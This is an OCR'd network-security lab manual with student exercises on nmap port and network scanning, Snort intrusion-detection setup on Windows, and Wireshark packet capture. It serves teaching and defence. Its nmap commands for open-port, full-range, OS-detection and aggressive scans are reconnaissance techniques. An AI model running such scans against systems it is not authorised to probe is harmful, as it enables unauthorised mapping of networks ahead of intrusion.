
Example: C:> dir | more/E

Questions:


1. Display the following for ip address 127.0.0.1 or any other ip address
   a. Scan open ports (syntax: nmap –open ip_address / url)




   b. Scan single port (syntax: nmap -p 80 ip_address)




   c. Scan specified range of ports (syntax: nmap -p 1-200 ip_address)



   d. Scan entire port range (syntax: nmap -p 1-65535 ip_address)



   e. Scan top 100 ports (fast scan) (syntax: nmap -F ip_address)



References:

i. https://techtalk.gfi.com/scanning-open-ports-in-windows-part-3-nmap/
ii. https://www.youtube.com/watch?v=MoGxY3yCySk

B. Network scanning:


Nmap Tool:

Nmap is also used to scan networks. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection.

Questions:


a. **Demonstrate how to scan networks. Explain the steps and attach output.**

1. **Ping Scan** – It returns a list of hosts on your network and the total number of assigned IP addresses. If you spot any hosts or IP addresses on this list that you cannot account for, you can then run further commands to investigate them further. Syntax: nmap -sP <ip_address>




2. **Host Scan** – Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to your network. Each host then responds to this packet with another ARP packet containing its status and MAC address. This can be a powerful way of spotting suspicious hosts connected to your network.

Syntax: nmap -sP <target IP range>



3. If you see anything unusual in this list, you can then run a DNS query on a specific host, by using:


Syntax: namp -sL <IP address>



This returns a list of names associated with the scanned IP. This description provides information on what the IP is actually for.

4. **OS Scan** – This command return information on the OS (and version) of a host.

Syntax: nmap -O <target IP>



More options to try:

1. Scan ip address which passes from text file (syntax : nmap –iL <filename.txt>)
2. Aggressive scanning (syntax : nmap –A <ip_address>)
3. To trace the route of destination address (syntax : nmap - - traceroute <ip_address>)

References:

I. https://www.varonis.com/blog/nmap-commands/

II. https://www.youtube.com/watch?v=IoIsTrKrI-0

C. Intrusion Detection:


Snort IDS Tool:

Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS). Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users.

Snort can be configured in three main modes:


1. **Sniffer Mode:** The program will read network packets and display them on the console.
2. **Packet Logger Mode:** The program will log packets to the disk.
3. **Network Intrusion Detection System Mode:** The program will monitor network traffic and analyze it against a rule set defined by the user. The program will then perform a specific action based on what has been identified.

Link to download Snort_2_9_18_1_Installer.x64.exe for Windows Platform:
https://www.snort.org/download



Link to download the rules for snort: https://www.snort.org/download

You can Sign up to snort to get more detailed rules.



Snort needs **Npcap**.

Link to download Npcap 0.9984 for windows platform:

https://nmap.org/npcap/dist/

Questions:

a. How snort works. Explain with steps and demonstrate various modes of snort.

Steps to defend your network with Snort for Windows:

Snort should be a dedicated computer in your network. This computer's logs should be reviewed often to see malicious activities on your network.

1. Download Snort from the Snort.org website.

2. Download Rules from Snort.org website. You must register to get the rules. (You should download these often) https://snort.org/downloads

3. Double click on the .exe to install snort. This will install snort in the "C:\Snort" folder. It is important to have **npcap or** WinPcap installed

4. Extract the Rules file. You will need WinRAR for the .gz file.

5. Copy all files from the "rules" folder of the extracted folder. Now paste the rules into "C:\Snort\rules" folder.

6. Copy "snort.conf" file from the "etc" folder of the extracted folder. You must paste it into "C:\Snort\etc" folder. Overwrite any existing file. Remember if you modify your snort.conf file and download a new file, you must modify it for Snort to work.

7. Open a command prompt (cmd.exe) and navigate to folder "C:\Snort\bin" folder.
(at the Prompt, type cd\snort\bin)

8. To start (execute) snort in sniffer mode use following command:
snort -dev -i 3

-i indicates the interface number. You must pick the correct interface number. In my case, it is 3.
-dev is used to run snort to capture packets on your network.

9. To check the interface list, use following command:
snort -W

10. You can tell which interface to use by looking at the Index number and finding Microsoft. As you can see in the above example, the other interfaces are for VMWare. My interface is 3.

11. To run snort in IDS mode, you will need to configure the file "**snort.conf**" according to your network environment.

12. To specify the network address that you want to protect in snort.conf file, look for the following line.
var HOME_NET 192.168.1.0/24 (You will normally see any here)

13. You may also want to set the addresses of DNS_SERVERS, if you have some on your network. Example:

```
##################################################
# Step #1: Set the network variables.  For more information, see
README.variables
##################################################

# Setup the network addresses you are protecting
ipvar HOME_NET any

# Set up the external network addresses. Leave as "any" in most
situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS 192.168.1.1

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET
```

14. Change the RULE_PATH variable to the path of rules folder.

    var RULE_PATH c:\snort\rules

```
# List of ports you run SIP servers on
portvar SIP_PORTS [5060,5061,5600]

# List of file data ports for file inspection
portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]

# List of GTP ports for GTP preprocessor
portvar GTP_PORTS [2123,2152,3386]

# other variables, these should not be modified
ipvar AIM_SERVERS
[64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12
.200.0/24,205.188.3.0/24,205.188.5.0/24,205.188.7.0/24,205.188.9
.0/24,205.188.153.0/24,205.188.179.0/24,205.188.248.0/24]

# Path to your rules files (this can be a relative path)
# Note for Windows users:  You are advised to make this an
absolute path,
# such as:  c:\snort\rules
var RULE_PATH c:\snort\rules
#var SO_RULE_PATH ../so_rules
var PREPROC_RULE_PATH C:\Snort\preproc_rules
```

15. Change the path of all library files with the name and path on your system. and you must change the path of snort_dynamicpreprocessorvariable.

    C:\Snort\lib\snort_dynamiccpreprocessor

You need to do this to all library files in the "C:\Snort\lib" folder. The old path might be: "/usr/local/lib/...". you will need to replace that path with your system path. Using **C:\Snort\lib**

16. Change the path of the "dynamicengine" variable value in the "snort.conf" file..

    Example: dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

```
##################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort -
Dynamic Modules
##################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib
\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

17. Add the paths for "include classification.config" and "include reference.config" files. **include c:\Snort\etc\classification.config**
include c:\Snort\etc\reference.config

18. Remove the comment (#) on the line to allow ICMP rules, if it is commented with a #.
include $RULE_PATH/icmp.rules

19. You can also remove the comment of ICMP-info rules comment, if it is commented.
include $RULE_PATH/icmp-info.rules

20. To add log files to store alerts generated by snort, search for the "output log" test in snort.conf and add the following line:
output alert_fast: snort-alerts.ids

21. Comment (add a #) the whitelist $WHITE_LIST_PATH/white_list.rules and the blacklist **Change the nested_ip inner , \ to nested_ip inner #, **

22. Comment out (#) following lines:
#preprocessor normalize_ip4
#preprocessor normalize_tcp: ips ecn stream
#preprocessor normalize_icmp4
#preprocessor normalize_ip6
#preprocessor normalize_icmp6

23. Save the "snort.conf" file.

24. To start snort in IDS mode, run the following command:

snort -c c:\snort\etc\snort.conf -l c:\snort\log -i 3

(Note: 3 is used for my interface card)

If a log is created, select the appropriate program to open it. You can use WordPard or NotePad++ to read the file.

To generate Log files in ASCII mode, you can use following command while running snort in IDS mode:

snort -A console -i3 -c c:\Snort\etc\snort.conf -l c:\Snort\log -K ascii


25. Scan the computer that is running snort from another computer by using PING or NMap (ZenMap).

After scanning or during the scan you can check the snort-alerts.ids file in the log folder to insure it is logging properly. You will see IP address folders appear.


Note: if it gives an error message add comment (#) for following lines in snort.config file.
decompress_swf { deflate lzma } \

decompress_pdf { deflate }


Snort monitoring traffic –



Snort's detailed report when scanning has stopped –



Log files – We can also view log files.



Note: Read the setup and configuration of Snort from Snort.org. While this is a demo, Snort can be configured thousands of ways to detect and alert you in the event you have malicious activity on your network. Downloading signatures often is extremely important.

References:

i. https://www.snort.org/
ii. https://en.wikipedia.org/wiki/Snort_(software)
iii. https://ttcshelbyville.wordpress.com/2014/03/30/defending-your-network-with-snort-for-windows/
iv. https://www.youtube.com/watch?v=W1pb9DFCXLw
v. https://youtu.be/X64-0ogjoP4

D. Network Sniffing:

Wireshark:

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows.

There is also a terminal-based (non-GUI) version called TShark.


Wireshark is used to capture and analyse packets in network. It is also used as a sniffer, network protocol analyzer, and network analyser. We can also apply specific filter on network traffic to get more filtered data packets.

Link to download Wireshark 3.4.8 for windows platform:

https://www.wireshark.org/download.html

Wireshark needs **Npcap.**


Link to download Npcap 0.9984 for windows platform: https://nmap.org/npcap/dist/




Questions:

a. **How Wireshark works? Explain with steps to**
   1. **capture and analyse packets,**
   2. **Apply filters and analyse packets**


4.1 Wireshark User Interface




4.2 Capturing Live Network Data



4.3 Viewing Captured Packets



4.4 Filtering Packets While Viewing



